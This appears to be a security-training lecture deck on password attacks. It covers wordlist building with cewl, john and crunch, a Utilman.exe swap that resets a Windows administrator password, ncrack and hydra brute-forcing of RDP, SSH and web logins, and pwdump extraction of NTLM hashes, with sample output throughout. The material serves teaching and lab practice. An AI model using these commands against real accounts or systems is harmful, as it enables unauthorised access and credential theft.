Lecture: Password Attacks

BKACAD’s Security Training

Table of Content

Intro

Wordlists

Brute Force Wordlists

Common Network Service Attack Methods

Leveraging Password hashes

Table of Content

Intro

Wordlists

Brute Force Wordlists

Common Network Service Attack Methods

Leveraging Password hashes

Introduction

Password Attack

Passwords are the most basic form of user account and service authentication and by extension, the goal of a password attack is to discover and use valid credentials in order to gain access to a user account or service.

In general terms, there are a few common approaches to password attacks. We can either make attempts at guessing a password through a dictionary attack using various wordlists or we can brute force every possible character in a password.

Introduction

Password Attack

In some cases, once hacker gain access to a target and they are able to extract password hashes, hacker can leverage password cracking attacks that seek to gain access to the cleartext password, or Pass-the-Hash attacks, which allow us to authenticate to a Windows based target using only a username and the hash.

Table of Content

Intro

Wordlists

Brute Force Wordlists

Common Network Service Attack Methods

Leveraging Password hashes

Wordlists

Intro

Wordlists, sometimes referred to as dictionary files, are simply text files containing words for use as input to programs designed to test passwords. Precision is generally more important than coverage when considering a dictionary attack, meaning it is more important to create a lean wordlist of relevant passwords than it is to create an enormous, generic wordlist.

Wordlists

Intro

Because of this, many wordlists are based on a common theme, such as popular culture references, specific industries, or geographic regions and refined to contain commonly-used passwords. Kali Linux includes a number of these dictionary files in the `/usr/share/wordlists/` directory and many more are hosted online.

```
kali@kali:~$ cd /usr/share/wordlists/
```

Wordlists

Password Profiling

One way to customize dictionary file and make it more potent against a specific target is by using password profiling techniques. This involves using words and pharases taken from the specific organization hacker are targetting and including them in wordlists with the aim of improving chances of finding a valid password.

Wordlists

Password Profiling

For example, consider www.megacorpone.com, a company that deals with Nano-Technology. An administrator in this network used the password “Nanobot93” to secure one of his services. “Nanobot” happens to be a product made by the company, which is listed on their main website.


Wordlists

Password Profiling

Using a tool like `cewl`, we can scrape the megacorpone.com webservers to generate a password list from words found on the web pages.

```
kali@kali:~$ cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt
```

Wordlists




```
  GNU nano 2.2.6             File: /etc/john/john.conf                    Modified

# Uppercase the last letter of pure alphabetic words (fred -> freD)
-c <+ >2 !?A l M r Q c r
# Prefix pure alphabetic words with '2' or '4'
>2 !?A l ^[24]
# Capitalize pure alphabetic words and append a digit or simple punctuation
-c <* >2 !?A c $[2!3957468.?0]
# Prefix pure alphabetic words with digits
>2 !?A l ^[379568]
# Capitalize and pluralize pure alphabetic words of reasonable length
-c <* >2 !?A c p
# Lowercase/capitalize pure alphabetic words of reasonable length and convert:
# crack -> cracked, crack -> cracking
-[:c] <* >2 !?A \p1[lc] M [PI] Q
# Try the second half of split passwords
-s x**
-s-c x** M l Q

[List.Rules:megacorp]
$[0-9]$[0-9]

# Case toggler for cracking MD4-based NTLM hashes (with the contributed patch)

^G Get Help    ^O WriteOut    ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit        ^J Justify     ^W Where Is    ^V Next Page   ^U UnCut Text  ^T To Spell
```

Wordlists

Password Profiling

```
kali@kali:~$ john --wordlist=megacorp-cewl.txt
--rule:megacorpone --stdout > megacorp-new.txt
```

Wordlists



```
root@kali:~# john --wordlist=/root/Desktop/megacorp-cewl.txt --rule:megacorp --s
tdout >> /root/Desktop/updated-megacorp.txt
words: 33900  time: 0:00:00:00 DONE (Mon Oct 28 01:31:45 2019)  w/s: 847500  cur
rent: chocolate99
root@kali:~# grep 'Nanobot9' /root/Desktop/updated-megacorp.txt
Nanobot90
Nanobot91
Nanobot92
Nanobot93
Nanobot94
Nanobot95
```

Wordlists

Exercises

1. Website http://testphp.vulnweb.com/ have password like “libero[123”. Using tool like cewl and john, make a wordlists which will contain this insecure password.

Table of Content

Intro

Wordlists

Brute Force Wordlists

Common Network Service Attack Methods

Leveraging Password hashes

Brute Force Wordlists

Key-space Brute Force

This is a technique of generating all possible combinations of characters and using them for password cracking.

In Kali, use `crunch` to creating such lists. Crunch able to generate custom wordlists with defined character-sets and password formats.

To create a wordlist containing the characters 0-9 and A-F. Do as same step as below.

```
kali@kali:~$ crunch 6 6 0123456789ABCDEF -o demo1.txt
```

Brute Force Wordlists

Key-space Brute Force

We could choose to generate a wordlist using pre-defined char-set in

```
/usr/share/crunch/charset.lst
```

```
kali@kali:~$ crunch 4 6 -f
/usr/share/crunch/charset.lst mixalpha -o out.txt
```

Brute Force Wordlists

Key-space Brute Force

This tool can also be used to generate more customized password lists. Suppose that we got password structure like:

```
[Capital Letter] [2 x Low case letters] [2 x special chars] [3 x numeric]
```

Eg: Bka!@196

Brute Force Wordlists

Key-space Brute Force

Crunch allows user to do this using some special character translation placeholders as show below.

, - Upper case alpha characters

@ - Lower case alpha characters

^ - Special characters including space

% - Numeric characters

```
kali@kali:~$ crunch 8 8 -t ,@@^^%%%
```

Brute Force Wordlists

Exercises

1. Add a user on your Kali system and specify a complex password for the account that includes lower and upper case letters, numbers, and special characters. Use both crunch rule patterns and pre-defined character-sets in order to generate a wordlist that include that user’s password.

```
root@kali:~# useradd Alice

root@kali:~# passwd Alice

New password:
```

Bonus


Reset Windows Password with an Install Disk

Often we need access to a Windows machine but don't have the password. That's easily solved by booting from a Windows installation disk.

What you need:

- The Windows 7 virtual machine
- File ISO used to install Windows

Bonus




offsec
Windows 7
Administrator: X:\windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]

X:\Sources>D:

D:\>C:

C:\>cd Windows\System32

C:\Windows\System32>ren Utilman.exe Utilman.exe.old

C:\Windows\System32>copy cmd.exe Utilman.exe
        1 file(s) copied.

C:\Windows\System32>shutdown -r -t 0_
```

Windows Memory Diagnostic
Check your computer for memory hardware errors
Command Prompt
Open a command prompt window
Shut Down
Restart

Bonus



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user administrator *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.


C:\Windows\system32>_
```

Table of Content

Intro

Wordlists

Brute Force Wordlists

Common Network Service Attack Methods

Leveraging Password hashes

Common Network Service Attack

RDP Brute Force

`Ncrack` is a high-speed network authentication cracking tool. The crack tool is one of the few tools that is able to brute-force the Windows RDP protocol reliably and quickly.

```
kali@kali:~$ ncrack --user administrator -P pass.txt 192.168.1.209:3389
```

Common Network Service Attack

SSH Brute Force

THC-Hydra is another powerful network service attack tool under active development and it is worth mastering. We can use it to attack a variety of protocol authentication schemes, including SSH and HTTP.

```
kali@kali:~$ hydra -l root -P
/usr/share/wordlists/rockyou.txt ssh://127.0.0.1
```

Common Network Service Attack

HTTP Brute Force

`THC-Hydra` for HTTP brute force.

```
kali@kali:~$ hydra -h

kali@kali:~$ hydra http-form-post -U

kali@kali:~$ hydra 10.11.0.22 http-form-post
"login.php:user=admin&pass=^PASS^:INVALID LOGIN" -l admin -
P /usr/share/wordlists/rockyou.txt -vV -f
```

Common Network Service Attack

Notes

Account Lockouts and Log Alerts

Choosing the Right Protocol: Speed vs. Reward

Table of Content

Intro

Wordlists

Brute Force Wordlists

Common Network Service Attack Methods

Leveraging Password hashes

Leveraging Password hashes

Password hashes

A cryptographic hash function is a one-way function implementing an algorithm that, given an arbitrary block of data, returns a fixed-size bit string called a “hash value” or “message digest”. One of the most important uses of cryptographic hash functions is their application in password verification.

Leveraging Password hashes

Passwords on Windows OS

Microsoft Windows OS store hashed user passwords in Security Accounts Manager (SAM). To defense SAM database offline password attack, Microsoft introduced the SYSKEY feature which encrypts the SAM file.

This file can be found in `%SystemRoot%/system32/config/SAM` and is mounted on `HKLM/SAM`.

Leveraging Password hashes

Passwords on Windows OS

Windows NT-based OS up through and including Windows 2003, store two different password hash: LAN Manager (LM) based on DES and NT LAN Manager (NTLM) based on MD4 hashing. LM is know to be very weak for multiple reasons:

- Password longer than seven chars are split into two strings and each piece is hashed separately
- The password is converted to upper case before being hashed
- The LM hasing system does not include salts, making rainbow table attack feasible

Leveraging Password hashes

Passwords in Windows OS

From Windows Vista on, the Windows OS disabled LM by default and uses NTLM and does not limit stored passwords to two 7-character parts. Howerver hashes stored in the SAM database are still not salted.

The SAM database cannot be copied while the OS is running, as the Windows Kernel keeps an exclusive file system lock on the file. However, in memory attacks to dump the SAM hashes can be mounted using varios techniques.

Leveraging Password hashes


Pwdump and fgdump

`Pwdump` and `fgdump` are able to perform in-memory attacks, these tools inject a DLL containing the hash dumping code into Local Security Authority Subsystem (LSASS) process. The LSASS process has the necessary privileges to extract password hashes as well as many useful API that can be used by the hash dumping tools. `Fgdump` work in a very similar manner to `pwdump`, but also attempts to kill local anti-viruses before attempting to dump the password hashes and cached credentials.

https://github.com/bkacadsec/sec/blob/master/chapter3/files/pwdump7.7z

Leveraging Password hashes

Pwdump and fgdump



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>cd C:\pwdump

C:\pwdump>PwDump7.exe

C:\pwdump>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*********************:32ED87BDB5FDC5E9CBA8854737681
8D4:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
colone:1000:NO PASSWORD*********************:73F5D97549F033374FA6D9F9CE247FFD:::


C:\pwdump>
```

Leveraging Password hashes

